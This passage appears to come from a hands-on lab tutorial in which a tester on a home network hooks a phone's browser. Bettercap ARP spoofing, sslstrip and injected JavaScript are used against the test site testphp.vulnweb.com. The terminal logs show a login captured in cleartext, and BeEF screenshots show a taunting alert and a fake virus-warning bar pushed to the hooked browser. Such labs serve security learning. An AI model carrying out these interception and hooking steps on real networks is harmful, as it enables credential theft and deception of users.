Access-Control-Allow-Methods: *
Allow-Access-From-Same-Origin: *
Location: http://testphp.vulnweb.com/
Set-Cookie: BEEFHOOKEXPIRED; path=/; domain=.; Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: BEEFHOOKEXPIRED; path=/; domain=.; Expires=Mon, 01-Jan-1990 00:00:00 GMT

192.168.0.0/24 > 192.168.0.109 > [22:49:06] [net.sniff.http.request] http 192.168.0.109 testphp.vulnweb.com/
192.168.0.0/24 > 192.168.0.109 > [22:49:06] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.0.109 (2.5 kB text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.109 > [22:49:16] [net.sniff.https] snt 192.168.0.109 > https://media.fdac165-1.fna.whatsapp.net
192.168.0.0/24 > 192.168.0.109 > [22:49:16] [net.sniff.https] snt 192.168.0.109 > https://media.fdac165-1.fna.whatsapp.net
192.168.0.0/24 > 192.168.0.109 > [22:49:41] [net.sniff.http.request] http 192.168.0.109 testphp.vulnweb.com/index.php
192.168.0.0/24 > 192.168.0.109 > [22:49:41] [sys.log] [img] [sslstrip] Stripping 1 SSL link from testphp.vulnweb.com
192.168.0.0/24 > 192.168.0.109 > [22:49:41] [sys.log] [img] http.proxy > injecting javascript (87 bytes) into testphp.vulnweb.com/index.php (4954 bytes) for 192.168.0.109
192.168.0.0/24 > 192.168.0.109 > [22:49:42] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.0.109 (3.7 kB text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.109 > [22:49:43] [net.sniff.http.request] http 192.168.0.109 testphp.vulnweb.com/favicon.ico
192.168.0.0/24 > 192.168.0.109 > [22:49:43] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.0.109 (512 B image/x-icon)
192.168.0.0/24 > 192.168.0.109 > [22:49:57] [net.sniff.https] snt 192.168.0.109 > https://discover-pa.googleapis.com
192.168.0.0/24 > 192.168.0.109 > [22:49:57] [net.sniff.https] snt 192.168.0.109 > https://discover-pa.googleapis.com
192.168.0.0/24 > 192.168.0.109 > [22:58:24] [net.sniff.http.request] http 192.168.0.109 testphp.vulnweb.com/categories.php
192.168.0.0/24 > 192.168.0.109 > [22:58:24] [net.sniff.http.request] http 192.168.0.109 testphp.vulnweb.com/categories.php
192.168.0.0/24 > 192.168.0.109 > [22:58:24] [net.sniff.http.request] http 192.168.0.109 testphp.vulnweb.com/categories.php
192.168.0.0/24 > 192.168.0.109 > [22:58:24] [sys.log] [img] [sslstrip] Stripping 1 SSL link from testphp.vulnweb.com
192.168.0.0/24 > 192.168.0.109 > [22:58:24] [sys.log] [img] http.proxy > injecting javascript (87 bytes) into testphp.vulnweb.com/categories.php (6111 bytes) for 192.168.0.109
192.168.0.0/24 > 192.168.0.109 > [22:58:24] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.0.109 (2.5 kB text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.109 > [22:58:29] [net.sniff.http.request] http 192.168.0.109 testphp.vulnweb.com/login.php
192.168.0.0/24 > 192.168.0.109 > [22:58:29] [sys.log] [img] [sslstrip] Stripping 1 SSL link from testphp.vulnweb.com
192.168.0.0/24 > 192.168.0.109 > [22:58:29] [sys.log] [img] http.proxy > injecting javascript (87 bytes) into testphp.vulnweb.com/login.php (5519 bytes) for 192.168.0.109
[22:58:29] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.0.109 (2.5 kB text/html; charset=UTF-8)
[22:58:58] [net.sniff.https] snt 192.168.0.109 > https://graph.facebook.com
192.168.0.0/24 > 192.168.0.109 > [22:58:58] [net.sniff.https] snt 192.168.0.109 > https://graph.facebook.com
192.168.0.0/24 > 192.168.0.109 > [22:58:29] [sys.log] [img] http.proxy > injecting javascript (87 bytes) into testphp.vulnweb.com/login.php (5519 bytes) for 192.168.0.109

```

we have already hooked the target device successfully...

**Step 14 :** Now in the target device enter the credential into the vulnweb and enter...

The screenshot shows a web browser window with the following details:

- Address Bar:** testphp.vulnweb.com/
- Page Title:** acunetix acuart
- Page Content:**
  - TEST and Demonstration site for Acunetix Web Vulnerability Scanner
  - Navigation links: home | categories | artists | disclaimer | your cart | guestbook
  - Left sidebar links: search art, Browse categories, Browse artists, Your cart, Signup, Your profile, Our guestbook, AJAX Demo, Links, Security art, PHP scanner, PHP vuln help, Fractal Explorer.
  - Main content area:
    - If you are already registered please enter your details:
    - Username: Istiaq
    - Password: ..... (redacted)
    - Login button
    - You can also [signup here](#).
    - Signup disabled. Please use the username **test**
  - Bottom navigation icons: key, wallet, location.


## We can see the entered input in our terminal...

```
(spdyer㉿kali)-[~]
└─$ sudo bettercap -liface wlan0
[22:50:29] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.0.109 (2.5 kB text/html; charset=UTF-8)
[22:50:58] [net.sniff.https] sni 192.168.0.109 > https://graph.facebook.com
0.109
[22:50:24] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.0.109 (2.5 kB text/html; charset=UTF-8)
[22:50:58] [net.sniff.https] sni 192.168.0.109 > https://graph.facebook.com
192.168.0.0/24 > 192.168.0.109 » [22:50:58] [net.sniff.https] sni 192.168.0.109 > https://graph.facebook.com
192.168.0.0/24 > 192.168.0.109 » [22:52:14] [net.sniff.https] sni 192.168.0.109 > https://graph.facebook.com
192.168.0.0/24 > 192.168.0.109 » [22:52:14] [net.sniff.https] sni 192.168.0.109 > https://graph.facebook.com
192.168.0.0/24 > 192.168.0.109 » [22:52:22] [net.sniff.https] sni 192.168.0.109 > https://sb-ssl.google.com
192.168.0.0/24 > 192.168.0.109 » [22:52:22] [net.sniff.https] sni 192.168.0.109 > https://sb-ssl.google.com
192.168.0.0/24 > 192.168.0.109 » [22:52:38] [net.sniff.https] sni 192.168.0.109 > https://api.cloudflareclient.com
192.168.0.0/24 > 192.168.0.109 » [22:52:38] [net.sniff.https] sni 192.168.0.109 > https://api.cloudflareclient.com
192.168.0.0/24 > 192.168.0.109 » [22:52:39] [net.sniff.https] sni 192.168.0.109 > https://play.googleapis.com
192.168.0.0/24 > 192.168.0.109 » [22:52:39] [net.sniff.https] sni 192.168.0.109 > https://play.googleapis.com
[22:52:44] [net.sniff.https] sni 192.168.0.109 > https://firebaseinstallations.googleapis.com
192.168.0.0/24 > 192.168.0.109 » [22:52:44] [net.sniff.https] sni 192.168.0.109 > https://firebaseinstallations.googleapis.com
192.168.0.0/24 > 192.168.0.109 » [22:52:55] [net.sniff.https] sni 192.168.0.109 > https://i.mi.com
192.168.0.0/24 > 192.168.0.109 » [22:52:55] [net.sniff.https] sni 192.168.0.109 > https://i.mi.com
192.168.0.0/24 > 192.168.0.109 » [22:52:59] [net.sniff.http.request] http 192.168.0.109 POST testphp.vulnweb.com/userinfo.php
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Linux; Android 10; K) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Mobile Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Origin: http://testphp.vulnweb.com
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
Referer: http://testphp.vulnweb.com/login.php
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,bn;q=0.7
Connection: keep-alive
Content-Length: 10
uname=Istiaq &pass=SystemHacked!!!
0.109
[22:52:44] [net.sniff.https] sni 192.168.0.109 > https://content-autofill.googleapis.com
192.168.0.0/24 > 192.168.0.109 » [22:52:59] [net.sniff.https] sni 192.168.0.109 > https://content-autofill.googleapis.com
192.168.0.0/24 > 192.168.0.109 » [22:52:59] [net.sniff.http.response] http 44.228.249.3:80 302 Found -> 192.168.0.109 (0 kB text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.109 » [22:53:00] [net.sniff.http.request] http 192.168.0.109 GET testphp.vulnweb.com/login.php
192.168.0.0/24 > 192.168.0.109 » [22:53:00] [sys.log] [inf] [sslstrip] Stripping 1 SSL link from testphp.vulnweb.com
192.168.0.0/24 > 192.168.0.109 » [22:53:00] [sys.log] [inf] http.proxy > [injecting javascript (87 bytes) into testphp.vulnweb.com/login.php (5519 bytes) for 192.168.0.109]
0.109
192.168.0.0/24 > 192.168.0.109 » [22:53:00] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.0.109 (2.5 kB text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.109 » [22:53:00]
```

Now lets send an alert to the target from beef-xss

**Step 15 : Open beef-xss Ui panel and see the IP is in online browser!**

Go to the IP-command tab :




**Step 16 :** Now under the *Browser tab* > *Hooked Domain* click the **Create Alert Dialog**

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar titled 'Hooked Browsers' with sections for 'Online Browsers' (testphp.vulnweb.com) and 'Offline Browsers' (127.0.0.1). The main area has tabs for 'Getting Started', 'Logs', 'Zombies', 'Auto Run', and 'Current Browser'. Under 'Current Browser', the 'Commands' tab is selected. A 'Module Tree' panel lists various exploit modules, with 'Create Alert Dialog' highlighted. To the right, a 'Module Results History' table shows four recent commands with IDs 0-3. The 'Create Alert Dialog' configuration dialog is open, with the 'Description' field set to 'Sends an alert dialog to the hooked browser.', 'Id' set to 285, and 'Alert text' set to 'You are Hacked by Spyder!'. An 'Execute' button is at the bottom right.

Then execute it...

In the target Device it will send a popup dialog .. Boom!!



## Browser Hooked report Log :

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar with 'Hooked Browsers' sections for 'Online Browsers' (containing '127.0.0.1') and 'Offline Browsers' (containing '192.168.0.109'). The main area has tabs for 'Getting Started', 'Logs', 'Zombies', 'Auto Run', and 'Current Browser'. The 'Logs' tab is selected, displaying a table of logs. The table has columns for 'Id', 'Type', 'Date', and 'Browser ID'. The logs show various events like 'Browser window has lost focus', 'Browser window has regained focus', and 'Mouse Click' events. The last log entry is '192.168.0.109 joined the horde from the domain: testphp.vulnweb.com:80'. At the bottom, it says 'Displaying logs 1 - 30 of 30'.

Logs		
Date	Browser ID	
2025-07-18 17:08:01 UTC	2	
2025-07-18 17:07:59 UTC	2	
2025-07-18 17:06:34 UTC	2	
2025-07-18 17:06:31 UTC	2	
2025-07-18 17:05:55 UTC	2	
2025-07-18 17:00:34 UTC	2	
2025-07-18 17:00:28 UTC	2	
2025-07-18 17:00:19 UTC	2	
2025-07-18 17:00:14 UTC	2	
2025-07-18 16:59:58 UTC	2	
2025-07-18 16:59:58 UTC	2	
2025-07-18 16:54:52 UTC	2	
2025-07-18 16:54:48 UTC	2	
2025-07-18 16:53:14 UTC	2	
2025-07-18 16:52:59 UTC	2	
2025-07-18 16:52:58 UTC	2	
2025-07-18 16:52:55 UTC	2	
2025-07-18 16:52:43 UTC	2	
2025-07-18 16:52:22 UTC	2	
2025-07-18 16:52:13 UTC	2	
2025-07-18 16:51:40 UTC	2	
2025-07-18 16:51:20 UTC	2	
2025-07-18 16:51:13 UTC	2	
2025-07-18 16:50:32 UTC	2	
2025-07-18 16:50:24 UTC	2	
2025-07-18 16:50:03 UTC	2	
2025-07-18 16:49:56 UTC	2	
2025-07-18 16:49:13 UTC	2	
2025-07-18 16:49:06 UTC	2	
2025-07-18 16:49:05 UTC	2	

Lets have some fun with browser Notification!!

Sending fake notification bar command to target :

The screenshot shows the BeEF Control Panel interface. The sidebar shows 'Hooked Browsers' for '127.0.0.1' and '192.168.0.109'. The 'Commands' tab is selected. In the center, there's a 'Module Tree' section with 'Fake note' selected. Below it is a 'Module Results History' table with one entry: 'Fake note' at '2025-07-18 23:16' with 'label: command 1'. To the right, there's a 'Fake Notification Bar' section with a description: 'Displays a fake notification bar at the top of the screen, similar to those presented in IE.' and a text input field containing 'Virus Detected...!! You are Hacked by SPYDER'. At the bottom, there's a 'Basic' tab and an 'Execute' button.

Target browser Response as --

The screenshot shows a web browser window with the URL `testphp.vulnweb.com/` in the address bar. A yellow banner at the top of the page contains the text "Virus Detected...!! You are Hacked by SPYDER" with a small spider icon, which is highlighted with a red box. Below the banner, the page header includes the **acunetix** logo and the word **acuart**. The main content area displays the text "TEST and Demonstration site for Acunetix Web Vulnerability Sca". Below this, there is a navigation menu with links: [home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) |. To the left, a sidebar titled "search art" features a search input field and a "go" button, followed by a vertical list of links: [Browse categories](#), [Browse artists](#), [Your cart](#), [Signup](#), [Your profile](#), [Our guestbook](#), and [AJAX Demo](#). Below this is a section titled "Links" with links: [Security art](#), [PHP scanner](#), [PHP vuln help](#), and [Fractal Explorer](#). The main content area also contains the text "welcome to our page" and "Test site for Acunetix WVS."

## Service Running in bettercap :

```
(spyder㉿kali)-[~]
└─$ sudo bettercap -iface wlan0
    sleep SECONDS : Sleep for the given amount of seconds.
    get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
    set NAME VALUE : Set the VALUE of variable NAME.
    read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
    clear : Clear the screen.
    include CAPLET : Load and run this caplet in the current session.
    ! COMMAND : Execute a shell command and print its output.
    alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
    gps > not running
    graph > not running
    hid > not running
http.proxy > running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > running
net.recon > running
net.sniff > running
packet.proxy > not running
    syn.scan > not running
tcp.proxy > not running
    ticker > not running
    ui > not running
update > not running
wifi > not running
wol > not running

192.168.0.0/24 > 192.168.0.107 »
```